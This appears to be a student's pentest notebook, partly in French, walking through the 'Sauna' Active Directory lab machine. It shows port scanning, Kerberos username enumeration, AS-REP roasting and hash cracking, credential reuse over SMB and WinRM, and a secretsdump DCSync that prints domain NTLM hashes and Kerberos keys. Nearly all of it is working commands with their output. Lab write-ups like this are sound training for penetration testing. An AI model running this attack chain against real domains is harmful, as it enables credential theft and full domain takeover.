Sauna


lundi 31 mars 2025 22:15


```
sudo nmap -p- -sV -sC 10.129.31.151 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-01 12:01 CEST
Nmap scan report for 10.129.31.151
Host is up (0.034s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-01 17:07:02Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-
BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-
BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49669/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49718/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m03s
| smb2-time:
|   date: 2025-04-01T17:07:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 433.00 seconds
```

nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='htb.local',userdb=/usr/share/seclists/Usernames/Names/names.txt 10.129.31.151





Il faut créer une liste de users et la personnaliser :

```
ldapsearch.txt                          users.txt

1  administrator
2  guest
3  fergus.smith
4  f.smith
5  Fsmith
6  shaun.coins
7  s.coins
8  Scoins
9  hugo.bear
10 H.bear
11 Hbear
12 bowie.taylor
13 B.taylor
14 Btaylor
15 sophie.driver
16 S.driver
17 Sdriver
18 steven.kerb
19 S.kerb
20 Skerb
21 jenny.joy
22 J.joy
23 Jjoy
24 hugo.smith
25 H.smith
26 Hsmith
```

Et tester avec kerbrute :

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
└─$ ./kerbrute_linux_amd64 userenum --dc 10.129.31.151 -d EGOTISTICAL-BANK.LOCAL users.txt

Version: v1.0.3 (9dad6e1) - 04/01/25 - Ronnie Flathers @ropnop

2025/04/01 13:34:09 >  Using KDC(s):
2025/04/01 13:34:09 >   10.129.31.151:88

2025/04/01 13:34:09 >  [+] VALID USERNAME:       administrator@EGOTISTICAL-BANK.LOCAL
2025/04/01 13:34:09 >  [+] VALID USERNAME:       Fsmith@EGOTISTICAL-BANK.LOCAL
2025/04/01 13:34:09 >  [+] VALID USERNAME:       Hsmith@EGOTISTICAL-BANK.LOCAL
2025/04/01 13:34:09 >  Done! Tested 26 usernames (3 valid) in 0.175 seconds
```

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
└─$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt -dc-ip 10.129.31.151
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcn
oval in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:21dc4462d20546da7e27cc9960dbe23e$deb2eb2bdc837fc972b906657
59d3dc9bf6fbc6b08e769790041e37ae84d265eb6b0aefeedbd9f4edcc70bf61a2e21dfd3465a615ac17089b1d3307049f3e9f
0cde27fe802bdd55468cbff3ca083fc1295da911d7dafb28d9fba0028a5889e6c3634a6c45a6d802f809fc4433582589b15142
39a9936071d1c70e7dacce14708b9d71217cca4f8ace3f642bcea065061575594eb9d53ad1f38908612fde6ba352ed970dfd69
a434ab63821eb81f45b36
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
└─$ sudo hashcat -m 18200 asrep.hashes /usr/share/wordlists/rockyou.txt
[sudo] password for alice:
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLV
=============================================================================
* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i5-12400F, 4373/8810

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
$krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:21d
59d3dc9bf6fbc6b08e769790041e37ae84d265eb6b0aefe
0cde27fe802bdd55468cbff3ca083fc1295da911d7dafb2
39a9936071d1c70e7dacce14708b9d71217cca4f8ace3f6
a434ab63821eb81f45b36:Thestrokes23
```

Fsmith - Thestrokes23

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
└─$ crackmapexec smb 10.129.31.151 -u "Fsmith"  -p "Thestrokes23" --continue-on-success
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /
MP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\te
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\w
SMB         10.129.31.151   445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SA
(signing:True) (SMBv1:False)
SMB         10.129.31.151   445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\Fsmith:Thestrokes23

┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
```

```
SMB         10.129.31.151   445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.
SMB         10.129.31.151   445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\Fsmith:Thestrokes23
SMB         10.129.31.151   445    SAUNA            [+] Enumerated shares
SMB         10.129.31.151   445    SAUNA            Share           Permissions     Remark
SMB         10.129.31.151   445    SAUNA            -----           -----------     ------
SMB         10.129.31.151   445    SAUNA            ADMIN$                          Remote Admin
SMB         10.129.31.151   445    SAUNA            C$                              Default share
SMB         10.129.31.151   445    SAUNA            IPC$            READ            Remote IPC
SMB         10.129.31.151   445    SAUNA            NETLOGON        READ            Logon server share
SMB         10.129.31.151   445    SAUNA            print$          READ            Printer Drivers
SMB         10.129.31.151   445    SAUNA            RICOH Aficio SP 8300DN PCL 6                We cant print money
SMB         10.129.31.151   445    SAUNA            SYSVOL          READ            Logon server share

┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
└─$
```

Avec winpeas

```
ÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
   Some AutoLogon credentials were found
   DefaultDomainName             :  EGOTISTICALBANK
   DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
   DefaultPassword               :  Moneymakestheworldgoround!
```

svc_loanmanager - Moneymakestheworldgoround!

```
*Evil-WinRM* PS C:\Users> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users>
```

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
└─$ crackmapexec winrm 10.129.31.151 -u "svc_loanmgr"  -p "Moneymakestheworldgoround\!" --continue-on-success
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.f
hFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         10.129.31.151   5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP        10.129.31.151   5985   SAUNA            [*] http://10.129.31.151:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphe
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.31.151   5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)
```

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/AD/Sauna]
└─$ impacket-secretsdump svc_loanmgr:'Moneymakestheworldgoround!'@10.129.31.151

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:52ce7e235f4cd264813c6edf7a9a9a0c:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:59c4071282b2fbd198c6fb2b79211d6e246230854d52555e5be4c242717fe8cf
SAUNA$:aes128-cts-hmac-sha1-96:ff8b9528fbfb5cc2c21db034b22ef588
SAUNA$:des-cbc-md5:a775e6fb7cdfea9b
[*] Cleaning up...
```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::